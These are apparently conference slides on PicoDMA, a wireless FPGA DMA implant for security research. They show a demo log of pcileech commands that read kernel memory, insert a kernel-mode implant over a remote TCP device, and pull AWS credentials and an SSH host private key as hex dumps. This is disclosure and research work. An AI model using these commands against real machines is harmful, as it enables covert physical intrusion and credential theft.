- ▶ kaslr disabled
- ▶ “Airgapped” with implant



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os info:

node: WiPy  
release: 1.18.2.r1, version: v1.8.6-849-e0fb68e on 2018-12-08  
cpu freq: 160 MHz

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System memory info (in bytes)

MPTask stack water mark: 6156  
ServersTask stack water mark: 984  
TimerTask stack water mark: 2164  
IdleTask stack water mark: 576  
System free heap: 392600

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spi running at 5000000 baud, config:

pycom -> picoEVB  
P10 -> 1 (SPI\_CS)  
P23 -> 2 (SPI\_MOSI)  
P21 -> 1 (SPI\_MISO)  
P22 -> 5 (SPI\_CLK)  
VIN -> 3 (POWER)  
GND -> 6 (GND)

dma server thread (pcileech rawtcp:// compatible):

listens at: 0.0.0.0:9999  
enabled: True  
is\_running: True

press enter to test SPI connectivity with PicoDMA.

INFO:picodma\_radio.spi:running SPI health test, 1000 trials.  
INFO:picodma\_radio.spi:health test complete, failure rate: 0.00

press enter to read 0x1000 bytes at 0x40000000.

press enter to read 0x1000 bytes at 0x40000000.

read 4096 bytes, press enter to dump first 0x200 bytes in hex.

5a	5a	5a	5a	bd	6f	de	e3	f7	46	7b	77	bd	6f	de	e3	ZZZZ.o...F{w.o..
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d7	0e	5b	3f	9d	27	fe	ab	d3	0e	5f	3f	99	27	fa	ab	..[?.'...._?.'..
f3	0e	7f	3f	b9	27	da	ab	73	0e	ff	3f	39	27	5a	ab	...?.'..s..?9'Z.
27	8d	b3	df	f9	f6	5c	62	23	8d	b7	df	fd	f6	58	62	'.....\b#.....Xb
2b	0d	bf	5f	f5	76	50	e2	6b	0d	ff	5f	b5	76	10	e2	+..._.vP.k._.v..
6b	09	ff	5b	b5	72	10	e6	6b	29	ff	7b	b5	52	10	c6	k..[.r..k).{.R..
6b	29	ff	7b	b5	52	10	c6	6b	28	ff	7a	b5	53	10	c7	k).{.R..k(.z.S..
fa	8b	b0	a2	15	36	47	7c	f8	8b	b2	a2	17	36	45	7c	.....6GI.....6EI
f0	cb	ba	e2	1f	76	4d	3c	b0	cb	fa	e2	5f	76	0d	3c	.....vM<....._v.<
b0	cf	fa	e6	5f	72	0d	38	b2	cf	f8	e6	5d	72	0f	38	...._r.8.....]r.8
ba	4b	f0	66	55	f2	07	b8	fa	4f	b0	66	15	f2	47	b8	.K.fU....0.f..G.
36	89	a2	db	e8	f2	4d	66	37	a9	a3	fb	e9	d2	4c	46	6.....Mf7.....LF
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1e	bd	8a	ef	c0	c6	65	52	1e	bc	8a	ee	c0	c7	65	53	.....eR.....eS
83	a4	f8	4b	45	bc	9b	c7	87	a4	fc	4b	41	bc	9f	c7	...KE.....KA...
a7	a4	dc	4b	61	bc	bf	c7	a7	a5	dc	4a	61	bd	bf	c6	...Ka.....Ja...
a7	a7	dc	48	61	bf	bf	c4	a3	a7	d8	48	65	bf	bb	c4	...Ha.....He...
b3	27	c8	c8	75	3f	ab	44	b3	27	c8	c8	75	3f	ab	44	.'..u?.D.'..u?.D
2e	67	1f	a1	07	c2	8b	f3	2a	47	1b	81	03	e2	8f	d3	.g.....*G.....
2a	47	1b	81	03	e2	8f	d3	6a	47	5b	81	43	e2	cf	d3	*G.....jG[.C...
6a	4f	5b	89	43	ea	cf	db	6b	6f	5a	a9	42	ca	ce	fb	j0[.C...koZ.B...
7b	6f	4a	a9	52	ca	de	fb	7b	6e	4a	a8	52	cb	de	fa	{oJ.R...{nJ.R...
f9	75	27	0e	c8	b3	3f	6d	fd	75	23	0e	cc	b3	3b	6d	.u'...?m.u#...;m
f5	75	2b	0e	c4	b3	33	6d	f5	74	2b	0f	c4	b2	33	6c	.u+...3m.t+...3l
f5	74	2b	0f	c4	b2	33	6c	f7	74	29	0f	c6	b2	31	6c	.t+...3l.t)...1l
e7	74	39	0f	d6	b2	21	6c	e7	74	39	0f	d6	b2	21	6c	.t9...!l.t9...!l
a6	48	60	50	03	dc	32	1a	a4	48	62	50	01	dc	30	1a	.H`P..2..HbP..0.
a4	48	62	50	01	dc	30	1a	a4	49	62	51	01	dd	30	1b	.HbP..0..IbQ..0.
a4	41	62	59	01	d5	30	13	a4	61	62	79	01	f5	30	33	.AbY..0..aby..03
b4	61	72	79	11	f5	20	33	b4	60	72	78	11	f4	20	32	.ary...3.`rx...2

press enter to find linux 4.8+ kernel base address.

INFO:picodma\_radio.pcileech:found potential start page: 1800000, search hits

INFO:picodma\_radio.pcileech:GenuineIntel and AuthenticAMD found.

INFO:picodma\_radio.pcileech:NOPs found.

INFO:picodma\_radio.pcileech:hypercall null bytes found.

INFO:picodma\_radio.pcileech:found kernel base address 0x1800000

found kernel base! 0x1800000.

press enter to read 0x1000 bytes at 1800000.

larger reads stream the data. In another terminal, run:

```
./pcleech dump -device rawtcp://192.168.88.253:9999 -min 0x1800000 -max 0x1808000 -out second_read.bin
```

[press enter to continue.]

[press enter to read 0x1000 bytes at 1800000 + 0x1000.]

[read 4096 bytes, press enter to dump first 0x100 bytes in hex.]

[press enter to write 96 bytes into kernel.]

[wrote data, press enter to display memory contents:]

>>>

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[jsandin@ubuntu-18042:~/pcileech_offset_loading/files$ ./run_pcileech_demo.sh
running pcileech with specified offsets, we can compute these FPGA-side
[Press any key to insert kernel-mode implant
./pcileech kmdload -device rawtcp://192.168.88.253:9999 -kmd LINUX_X64_48_OFFSETS -48offsets 1800000,d969ca,fffffff825969ca,fffffff819f19,fffffff81a32b60

loading offsets from 1800000,d969ca,fffffff825969ca,fffffff819f19,fffffff82599f19,fffffff81a32b60.
paKernelBase 1800000
aSeekKallsyms d969ca
vaSzKallsyms ffffff825969ca
vaFnKallsyms ffffff819f19,fffffff82599f19,fffffff81a32b60
aSeekFnHijack d99f19
vaSzFnHijack ffffff82599f19
vaFnHijack ffffff81a32b60
KMD: Code inserted into the kernel - Waiting to receive execution.
KMD: Execution received - continuing ...
KMD: Successfully loaded at address: 0x1a600000
[Implant load successful? Press enter to pull sensitive credentials.
[pull aws credentials for user?

EXEC: SUCCESS! shellcode should now execute in kernel!
Please see below for results.

PULL FILES FROM TARGET SYSTEM
LINUX X64 EDITION
=====
Pull a file from the target system to the local system.
REQUIRED OPTIONS:
  -out : file on local system to write result to.
    filename is given in normal format.
    Example: '-out c:\temp\shadow'
  -s : file on target system.
    Example: '-s /etc/shadow'
===== PULL ATTEMPT DETAILED RESULT INFORMATION =====
FILE NAME      : /home/jsandin/.aws/credentials
RESULT CODE    : 0x00000000
=====
0000  5b 64 65 66 61 75 6c 74  5d 0a 61 77 73 5f 61 63  [default].aws_ac
0010  63 65 73 73 5f 6b 65 79  5f 69 64 3d 41 4b 49 41  cess_key_id=AKIA
0020  49 4f 53 46 4f 44 4e 4e  37 45 58 41 4d 50 4c 45  IOSFODNN7EXAMPLE
0030  0a 61 77 73 5f 73 65 63  72 65 74 5f 61 63 63 65  .aws_secret_acce
0040  73 73 5f 6b 65 79 3d 77  4a 61 6c 72 58 55 74 6e  ss_key=wJalrXUtn
0050  46 45 4d 49 2f 4b 37 4d  44 45 4e 47 2f 62 50 78  FEMI/K7MDENG/bPx
0060  52 66 69 43 59 42 4c 41  43 4b 48 41 54 32 30 31  RfiCYBLACKHAT201
```

05d0	31 43 77 4e 6f 52 38 77	49 6c 79 70 42 36 50 39	1CwNoR8wIlypB6P9
05e0	55 74 4f 79 4c 37 4d 57	4c 32 31 72 41 77 66 57	UtOyL7MWL21rAwfW
05f0	43 42 66 33 55 71 0a 2b	44 73 36 36 36 72 33 57	CBf3Uq.+Ds666r3W
0600	32 42 4a 76 70 47 51 64	49 2b 53 41 4b 6d 6d 69	2BJvpGQdI+SAKmmi
0610	4a 49 78 6d 51 5a 73 70	45 2b 44 36 6b 52 4d 58	JIxmqZspE+D6kRMX
0620	67 49 73 41 6c 72 62 53	61 77 47 2f 65 37 4b 67	gIsAlrbSawG/e7Kg
0630	34 4d 6b 36 7a 43 44 0a	38 4d 4d 39 66 6e 37 38	4Mk6zCD.8MM9fn78
0640	32 4d 66 52 76 50 45 6b	6b 41 66 49 45 30 63 7a	2MfRvPEkkAfIE0cz
0650	66 46 30 70 6f 38 74 52	45 65 6c 42 64 2f 64 4b	fF0po8tREelBd/dK
0660	36 63 63 47 41 59 5a 57	79 77 72 41 0a 2d 2d 2d	6ccGAYZWywrA.---
0670	2d 2d 45 4e 44 20 52 53	41 20 50 52 49 56 41 54	--END RSA PRIVAT
0680	45 20 4b 45 59 2d 2d 2d	2d 2d 0a	E KEY----.

[pull server host ssh key?]

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===== PULL ATTEMPT DETAILED RESULT INFORMATION =====

FILE NAME : /etc/ssh/ssh\_host\_rsa\_key

RESULT CODE : 0x00000000

0000	2d 2d 2d 2d 2d 42 45 47	49 4e 20 52 53 41 20 50	-----BEGIN RSA P
0010	52 49 56 41 54 45 20 4b	45 59 2d 2d 2d 2d 2d 0a	RIVATE KEY----.
0020	4d 49 49 45 6f 67 49 42	41 41 4b 43 41 51 45 41	MII EgIBAAKCAQEA
0030	78 48 30 56 4c 47 49 71	49 56 6d 4a 77 63 30 74	xH0VLGIqIVmJwc0t
0040	58 75 63 69 61 66 63 39	47 5a 37 4e 6a 68 69 30	Xuciafc9GZ7Njhi0
0050	57 6a 6c 6b 4d 6d 47 6e	66 57 67 43 54 77 55 4f	WjlkMmGnfWgCTwU0
0060	0a 37 57 4e 7a 46 4b 2f	37 64 51 68 45 53 71 47	.7WNzFK/7dQhESqG
0070	4b 74 77 56 31 57 6b 6e	53 4c 66 43 67 76 56 73	KtwV1WknSLfCgvVs
0080	37 37 59 39 5a 4f 33 56	57 33 2f 50 6c 58 71 69	77Y9Z03VW3/PlXqi
0090	57 64 4b 4b 66 46 6b 47	68 62 41 50 4c 43 44 77	WdKKFFkGhbAPLCDw
00a0	77 0a 7a 38 46 6c 32 4a	4c 31 7a 70 58 6b 2b 51	w.z8Fl2JL1zpXk+Q
00b0	64 66 74 36 72 41 52 64	77 4f 31 4d 36 6d 67 50	dft6rARdw01M6mgP

## KEY TAKEAWAYS

- ▶ Wireless DMA implants are more flexible, allow new attack variations and targets
- ▶ PicoEVB is a promising platform for DMA research and implant development
- ▶ Plenty of challenges to overcome in developing a working prototype

# SOFTWARE RELEASE

- ▶ Making open-source software available (see [github.com/picodma](https://github.com/picodma)):
  - ▶ **PicoDMA-fpga:** Clash and Vivado projects with design files and documentation
  - ▶ **PicoDMA-radio:** Pycom-ready rawtcp:// server with pcileech support
  - ▶ **Pcileech-with-offsets:** pcileech kmd.c hack to load offsets
  - ▶ Other useful tools!
    - ▶ **Pcileech-tcp-to-file:** useful for testing and forensics

## FUTURE WORK

- ▶ Improve robustness of platform
- ▶ Add richer FPGA-native capabilities
- ▶ Explore implications for embedded systems
- ▶ Use PCILeech to understand challenge of new targets
  - ▶ Windows, UEFI...
  - ▶ Develop more tightly coupled system
- ▶ More

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